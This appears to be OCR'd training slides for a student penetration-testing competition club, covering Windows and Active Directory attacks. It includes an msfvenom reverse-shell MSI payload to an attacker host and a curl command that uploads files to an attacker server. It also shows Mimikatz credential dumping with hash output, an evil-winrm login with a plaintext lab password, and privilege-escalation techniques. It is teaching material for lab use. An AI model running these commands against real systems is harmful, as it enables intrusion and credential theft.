# Hacking the Workstation

Windows and Active Directory

Sign-In:
https://da.gd/84HZoO

# SIGN IN PLEASE :DDD

https://da.gd/84HZoO

# A message

Ask questions

We get this is hard

Google can be hard

Be patient and persistent

# Previously on CPTC …

Client-Server model

Penetration Test Cycle

- Recon, exploitation, post exploitation, lateral movement

OSINT

- Identifying targets, finding useful information

# Agenda

1

## The Basics

Windows structure

2

## Common Services

Wacky Windows

3

## Tools & Attacks

Cool stuff

4

## Lab

Learn by doing

# 01

# The Basics

Windows Structure

# Registry

A large collection of configurations/environment variables

Keys, subkeys, and values


HKEY: Handle to keys, many types

- HKCU => Hkey Current User
- HKLM => Hkey Local Machine

Value Types:

- DWORD/QWORD => 32/64 bit numbers
- *_SZ => Some string

```
C:\Users\user1>reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions" /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions
    hta    REG_DWORD    0x0

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\IpAddresses

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
    \\VBOXSVR\win10_share    REG_DWORD    0x0
    C:\everyone    REG_DWORD    0x0
    C:\Users\Public    REG_DWORD    0x0
    C:\python3\python.exe    REG_DWORD    0x0

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes
    ProcessHacker.exe    REG_DWORD    0x0
    regsvr32*    REG_DWORD    0x0

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\TemporaryPaths
```


C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.18362.592]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\David>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0x1
C:\Users\David>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0x1
C:\Users\David>

# Cool keys

## Always Install Elevated

HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer

## Defender Exclusions

HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions

## Run keys (Persistence)

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

# Windows Defender

- Windows default antivirus
- Obfuscation necessary for executing malicious payloads
- Older versions are signature based
- Newer versions have a decent heuristic

# Passwords

## Local Passwords are stored in SAM

Registry => HKLM\SAM
File => C:\Windows\System32\config\SAM

## Hashed with NTLM

## Local Security SubSystem Service: LSASS

Handles authentication; verifies if logons are valid

When logging on (physically, network, etc.), variety of credential material is stored in LSASS memory.

## NTDS.DIT

Like SAM, but for the domain; basically all the domain credentials

# 02


# Common Services


Wacky Windows

# Common Windows Services

- IIS - Port 80/443 TCP
- SMB – Port 445 TCP
- MSSQL - Port 1433 TCP
- RDP - Port 3389 TCP

# IIS: 80/443 TCP



# SMB: 445 TCP

**File share service/protocol**

Share resources between devices, including printers

Credentials needed for most part, sometimes null/guest authentication

**Also is used for some complex interprocess communication**

**If admin privileges, can obtain command execution**

```
smb: \Program Files (x86)\> cd "Microsoft OneDrive"
smb: \Program Files (x86)\Microsoft OneDrive\> ls
  .                                   D        0  Wed Mar 13 02:11:31 2019
  ..                                  D        0  Wed Mar 13 02:11:31 2019
  OneDriveSetup.exe                   A 20466392  Thu Feb  7 19:55:11 2019
  passwords.txt                       A       19  Wed Mar 13 02:11:31 2019

                31431167 blocks of size 4096. 23684287 blocks available
```

# MSSQL: 1433 TCP

## Complex Database, uses SQL

If database admin, multiple ways to obtain command execution

## Windows Auth & Sql Auth

Login with Windows/AD account


Login with an account registered in the service itself

## Linked Servers => Potential lateral movement

# RDP: 3389 TCP

## Remote Desktop Protocol

Remotely access a computer w/ a GUI
REQUIRES CREDENTIALS (AD/windows)



# Common AD (DC) Services

- DNS - Port 53 TCP/UDP
- Kerberos - Port 88 TCP
- LDAP – Port 389,636,3268,3269 TCP
- Winrm - Port 5985 TCP

# DNS: 53 TCP/UDP

## Domain Name Service

- Various advanced attacks
- Essential for attacking AD

## Zone Transfer (axfr)


- Grab a copy of domain records

```
root@c2:~/hackthebox# dig axfr @10.10.10.29 bank.htb

; <<>> DiG 9.16.3-Debian <<>> axfr @10.10.10.29 bank.htb
; (1 server found)
;; global options: +cmd
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 2 604800 86400 2419200 604800
bank.htb.               604800  IN      NS      ns.bank.htb.
bank.htb.               604800  IN      A       10.10.10.29
ns.bank.htb.            604800  IN      A       10.10.10.29
www.bank.htb.           604800  IN      CNAME   bank.htb.
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 2 604800 86400 2419200 604800
;; Query time: 88 msec
;; SERVER: 10.10.10.29#53(10.10.10.29)
;; WHEN: Tue Jul 07 16:47:59 PDT 2020
;; XFR size: 6 records (messages 1, bytes 171)

root@c2:~/hackthebox#
```

# Kerberos: 88 TCP


## Complex, more secure Authentication

### Uses a ticket system



# LDAP: 389,636,3268,3269 TCP

Language of Active Directory



Authorization, Identification of AD Objects

Syntax example: “cn=jdoe, ou=People, dc=example, dc=com”

# WinRM: 5985 TCP

## Windows Remote Management

Remotely manage multiple systems
Requires credentials for a user with the privilege

```
┌──(kali㉿kali)-[/opt]
└─$ evil-winrm -u ryan -p Serv3r4Admin4cc123! -i 10.10.10.169 -s /home/kali/Downloads

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /all

USER INFORMATION
----------------

User Name     SID
============= =============================================
megabank\ryan S-1-5-21-1392959593-3013219662-3596683436-1105
```

# 03

# Tools & Attacks

Cool Stuff

# Tools

Msfvenom - Payload Generation
Mimikatz - Password Dumping
Winpeas - Enumerate privilege escalation vectors
Crackmapexec - SMB, MSSQL, and LDAP abuse
Impacket - Everything Active Directory
Bloodhound - Graph out AD
Evil-Winrm - Abuse WinRM to pop a shell
rdesktop/xfreerdp - Abuse RDP to get a login session

# File Transfer

## Python Web Server (https://da.gd/9AaLR)

python3 <name of script> -b 0.0.0.0 8080

\windows\system32\curl.exe --upload-file <file> http://<ip>:<port>/outfile

## SMB


impacket-smbserver share . -smb2support

copy \\<ip>\share\filename outfile

copy filename \\<ip>\share\outfile


## Evil-Winrm

download <filename> OR upload <filename> (Also works for meterpreter!)




## Powershell

(powershell) iwr http://<ip>:port/filename -outfile <path\to\file>


(nigerald㉿ DESKTOP-VBI49KD)-[~]
$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
192.168.160.1 - - [20/Jul/2022 14:55:06] "GET /run.txt HTTP/1.1" 200 -
Command Prompt
C:\Users\Dylan\zz>dir
Volume in drive C is Windows
Volume Serial Number is F8CA-809F
Directory of C:\Users\Dylan\zz
07/20/2022 02:54 PM <DIR> .
07/20/2022 02:54 PM <DIR> ..
0 File(s) 0 bytes
2 Dir(s) 91,653,541,888 bytes free
C:\Users\Dylan\zz>powershell iwr http://192.168.167.59:8081/run.txt -outfile run.txt
C:\Users\Dylan\zz>dir
Volume in drive C is Windows
Volume Serial Number is F8CA-809F
Directory of C:\Users\Dylan\zz
07/20/2022 02:55 PM <DIR> .
07/20/2022 02:55 PM <DIR> ..
07/20/2022 02:55 PM 359 run.txt
1 File(s) 359 bytes
2 Dir(s) 91,653,525,504 bytes free

# Windows


Windows
Service permissions
Pass the hash
Password Dumping
Privilege Tokens
AlwaysInstall Elevated
Unquoted Service Path
Kernel exploits


# Password Dumping

## Mimikatz

Dump and parse LSASS memory
Requires SYSTEM/Administrator/SeDebug privilege


## Impacket


Secretsdump: can parse SAM file or perform DCSync


mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonPasswords full
Authentication Id : 0 ; 2913574 (00000000:002c7526)
Session : RemoteInteractive from 3
User Name : novach
Domain : SRV01
Logon Server : SRV01
Logon Time : 5/17/2021 6:37:31 AM
SID : S-1-5-21-2895032198-1198257834-33140
msv :
[00000003] Primary
* Username : novach
* Domain : SRV01
* NTLM : 79acff649b7a3076b1cb6a50b8758ca8
* SHA1 : 64de73f284770e83eba2b2e0a3208ff759

# Pass The Hash

## NTLM Authentication

- Many Windows services by default have this enabled
- Allows the passing of the NTLM hash rather than using actual password
- Many tools exploit this feature on other services; difficult to do manually



# Privilege Tokens

Tokens grant privileges

SeImpersonate => Usually easy privilege escalation

Juicy/Rogue Potato, Print Spoofer

SeBackup + SeRestore => Full access to the file system

Can easily dump from SAM OR NTDS.dit

If only SeRestore, can overwrite ImagePath in Registry of a service

SeDebug => Read/Write Access to other process memory

Dump LSASS, or use memory injection techniques

# AlwaysInstallElevated

## Check Registry if enabled

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
/v AlwaysInstallElevated

reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
/v AlwaysInstallElevated
```

## Windows Installer Files (.msi) are installed as SYSTEM

```
msfvenom -p windows/x64/shell_reverse_tcp
LHOST=<attacker_ip> LPORT=<port> -f msi > shell.msi
```

# Unquoted Service Path

**Services run executables; they have a variable that points to the exe**

```
C:\Program Files\A Subfolder>sc qc "Some Vulnerable Service"
sc qc "Some Vulnerable Service"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Some Vulnerable Service
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Vuln Service DP
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

## Search Order

C:\Program.exe
C:\Program Files\A.exe
C:\Program Files\A Subfolder\B.exe
C:\Program Files\A Subfolder\B Subfolder\C.exe
C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe

# Service Permissions

## Services generally run as SYSTEM or Service Accounts

### Can check permissions via accesschk.exe (from Sysinternals)

```
        READ_CONTROL
PS C:\WINDOWS\system32> whoami; \\vboxsvr\tools\accesschk.exe -ucv "mantvydas" evilsvc
ws01\mantvydas

